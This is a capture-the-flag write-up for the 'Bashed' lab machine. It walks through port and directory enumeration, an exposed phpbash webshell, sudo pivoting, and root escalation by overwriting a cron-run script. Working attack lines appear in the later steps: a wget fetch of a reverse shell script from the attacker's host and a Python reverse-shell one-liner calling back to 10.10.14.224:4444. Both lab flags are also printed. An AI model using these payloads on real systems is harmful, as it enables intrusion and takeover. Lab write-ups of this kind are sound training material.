Bashed
Bashed is an easy Linux machine focused on web fuzzing and locating exposed development files. After discovering a functional phpbash instance, access is gained as www-data and escalated to scriptmanager through sudo permissions. As direct crontab access is restricted, root escalation relies on identifying writable scripts executed by a root-owned scheduled task.
Tasks
Question 1: How many open TCP ports are listening on Bashed?
We run nmap -sC -sV -A [TARGET_IP] -Pn.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ nmap -sC -sV -A 10.129.17.61 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-07 02:52 EDT
Nmap scan report for 10.129.17.61
Host is up (0.20s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.31 seconds
Answer: 1
Question 2: What is the relative path on the webserver to a folder that contains phpbash.php?
We fuzz the file paths using Ffuf by running ffuf -u http://[TARGET_IP]/FUZZ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -fc 404 -t 200.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ ffuf -u http://10.129.17.61/FUZZ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -fc 404 -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.17.61/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 404
________________________________________________

# This work is licensed under the Creative Commons [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 201ms]
#                       [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 202ms]
# directory-list-2.3-small.txt [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 202ms]
#                       [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 203ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 204ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 204ms]
# on at least 3 different hosts [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 205ms]
#                       [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 206ms]
#                       [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 1657ms]
php                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 201ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 2661ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 2661ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 201ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 3667ms]
                        [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 4673ms]
# Copyright 2007 James Fisher [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 4676ms]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 4676ms]
dev                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 201ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 201ms]
uploads                 [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 7738ms]
fonts                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 200ms]
                        [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 201ms]
:: Progress: [87664/87664] :: Job [1/1] :: 144 req/sec :: Duration: [0:02:23] :: Errors: 50 ::
The interesting results are php, images, dev, js and uploads. Opening each of them in the web browser reveals that directory listing is enabled. Apparently, we can see phpbash.php in the dev folder.

Answer: /dev
Question 3: What user is the webserver running as on Bashed?
Opening phpbash.php in a new tab reveals an active webshell. So we run whoami to check.
www-data@bashed:/var/www/html/dev# whoami
www-data
Answer: www-data
Question 4: Submit the flag located in the arrexel user's home directory.
www-data@bashed:/var/www/html/dev# cd /home
www-data@bashed:/home# ls -al
total 16
drwxr-xr-x 4 root root 4096 Dec 4 2017 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
drwxr-xr-x 4 arrexel arrexel 4096 Jun 2 2022 arrexel
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec 4 2017 scriptmanager
www-data@bashed:/home# cd arrexel
www-data@bashed:/home/arrexel# ls -al
total 32
drwxr-xr-x 4 arrexel arrexel 4096 Jun 2 2022 .
drwxr-xr-x 4 root root 4096 Dec 4 2017 ..
lrwxrwxrwx 1 root root 9 Jun 2 2022 .bash_history -> /dev/null
-rw-r--r-- 1 arrexel arrexel 220 Dec 4 2017 .bash_logout
-rw-r--r-- 1 arrexel arrexel 3786 Dec 4 2017 .bashrc
drwx------ 2 arrexel arrexel 4096 Dec 4 2017 .cache
drwxrwxr-x 2 arrexel arrexel 4096 Dec 4 2017 .nano
-rw-r--r-- 1 arrexel arrexel 655 Dec 4 2017 .profile
-rw-r--r-- 1 arrexel arrexel 0 Dec 4 2017 .sudo_as_admin_successful
-r--r--r-- 1 arrexel arrexel 33 Sep 6 23:58 user.txt
www-data@bashed:/home/arrexel# cat user.txt
a399ec96ba79ba952f8ca63a72c9c372
Answer: a399ec96ba79ba952f8ca63a72c9c372
Question 5: www-data can run any command as a user without a password. What is that user's username?
Run sudo -l.
www-data@bashed:/home/arrexel# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
Answer: scriptmanager
Question 6: What folder in the system root can scriptmanager access that www-data could not?
In the root directory, we list out all contents.
www-data@bashed:/home/arrexel# cd /
www-data@bashed:/# ls -al
total 92
drwxr-xr-x 23 root root 4096 Jun 2 2022 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
-rw------- 1 root root 212 Jun 14 2022 .bash_history
drwxr-xr-x 2 root root 4096 Jun 2 2022 bin
drwxr-xr-x 3 root root 4096 Jun 2 2022 boot
drwxr-xr-x 19 root root 4140 Sep 6 23:57 dev
drwxr-xr-x 89 root root 4096 Jun 2 2022 etc
drwxr-xr-x 4 root root 4096 Dec 4 2017 home
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4096 Dec 4 2017 lib
drwxr-xr-x 2 root root 4096 Jun 2 2022 lib64
drwx------ 2 root root 16384 Dec 4 2017 lost+found
drwxr-xr-x 4 root root 4096 Dec 4 2017 media
drwxr-xr-x 2 root root 4096 Jun 2 2022 mnt
drwxr-xr-x 2 root root 4096 Dec 4 2017 opt
dr-xr-xr-x 170 root root 0 Sep 6 23:57 proc
drwx------ 3 root root 4096 Sep 6 23:58 root
drwxr-xr-x 18 root root 520 Sep 6 23:57 run
drwxr-xr-x 2 root root 4096 Dec 4 2017 sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 scripts
drwxr-xr-x 2 root root 4096 Feb 15 2017 srv
dr-xr-xr-x 13 root root 0 Sep 6 23:57 sys
drwxrwxrwt 10 root root 4096 Sep 7 00:26 tmp
drwxr-xr-x 10 root root 4096 Dec 4 2017 usr
drwxr-xr-x 12 root root 4096 Jun 2 2022 var
lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
Answer: /scripts
Question 7: What is the filename of the file that is being run by root every couple minutes?
Attempting to run sudo -u scriptmanager bash -i in the browser webshell will be unsuccessful. So we need to create a reverse shell script, activate a Python HTTP server, change directory to a writable directory like /tmp and use wget to download the reverse shell script. Then we need to make it executable.
www-data@bashed
:/home# cd /tmp

www-data@bashed
:/tmp# wget http://10.10.14.224:8080/revshell.sh

--2026-09-07 00:39:25-- http://10.10.14.224:8080/revshell.sh
Connecting to 10.10.14.224:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 56 [text/x-sh]
Saving to: 'revshell.sh'

0K 100% 11.2M=0s

2026-09-07 00:39:26 (11.2 MB/s) - 'revshell.sh' saved [56/56]

www-data@bashed
:/tmp# ls

VMwareDnD
revshell.sh
systemd-private-0d25ee60fdbd4df8981c1c945800a05d-systemd-timesyncd.service-MVQ3AY
vmware-root
www-data@bashed
:/tmp# chmod +x revshell.sh

chmod: invalid mode: 'x'
Try 'chmod --help' for more information.
www-data@bashed
:/tmp# sudo chmod +x revshell.sh

sudo: no tty present and no askpass program specified
www-data@bashed
:/tmp# ls -al

total 44
drwxrwxrwt 10 root root 4096 Sep 7 00:39 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .ICE-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .Test-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .X11-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .XIM-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .font-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 VMwareDnD
-rw-r--r-- 1 www-data www-data 56 Sep 7 00:27 revshell.sh
drwx------ 3 root root 4096 Sep 6 23:57 systemd-private-0d25ee60fdbd4df8981c1c945800a05d-systemd-timesyncd.service-MVQ3AY
drwx------ 2 root root 4096 Sep 6 23:58 vmware-root
www-data@bashed
:/tmp# chmod 777 revshell.sh

www-data@bashed
:/tmp# ls -al

total 44
drwxrwxrwt 10 root root 4096 Sep 7 00:40 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .ICE-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .Test-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .X11-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .XIM-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 .font-unix
drwxrwxrwt 2 root root 4096 Sep 6 23:57 VMwareDnD
-rwxrwxrwx 1 www-data www-data 56 Sep 7 00:27 revshell.sh
drwx------ 3 root root 4096 Sep 6 23:57 systemd-private-0d25ee60fdbd4df8981c1c945800a05d-systemd-timesyncd.service-MVQ3AY
drwx------ 2 root root 4096 Sep 6 23:58 vmware-root
Note that if running chmod +x revshell.sh does not work, we can use chmod 777 revshell.sh instead.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.17.61 56708
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bashed:/tmp$ sudo -u scriptmanager bash -i
sudo -u scriptmanager bash -i
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
scriptmanager@bashed:/tmp$ cd /scripts && ls -al
cd /scripts && ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Sep  7 00:41 test.txt
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
Answer: test.py
Question 8: Submit the flag located in root's home directory.
Since the test.py script is running as a scheduled task by root, we can inject a reverse shell payload that connects back to us on another port when the script is executed.
scriptmanager@bashed:/scripts$ echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.224",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/bash")' > test.py
<leno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/bash")' > test.py
scriptmanager@bashed:/scripts$
Because the entire script was initiated by the root user process, the /bin/bash terminal that gets spawned inherits the exact same identity.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.17.61 38390
root@bashed:/scripts# whoami
whoami
root
root@bashed:/scripts# ls
ls
test.py  test.txt
root@bashed:/scripts# cat test.txt
cat test.txt
testing 123!root@bashed:/scripts# cd /root && ls -al
cd /root && ls -al
total 28
drwx------  3 root root 4096 Sep  6 23:58 .
drwxr-xr-x 23 root root 4096 Jun  2  2022 ..
lrwxrwxrwx  1 root root    9 Jun  2  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3121 Dec  4  2017 .bashrc
drwxr-xr-x  2 root root 4096 Jun  2  2022 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Sep  6 23:58 root.txt
-rw-r--r--  1 root root   66 Dec  4  2017 .selected_editor
root@bashed:~# cat root.txt
cat root.txt
7bbdc56b07ed24b89740f43984847ac1
root@bashed:~#
Answer: 7bbdc56b07ed24b89740f43984847ac1
See you in the next Hacking Lab.
@aaronamran
September 2026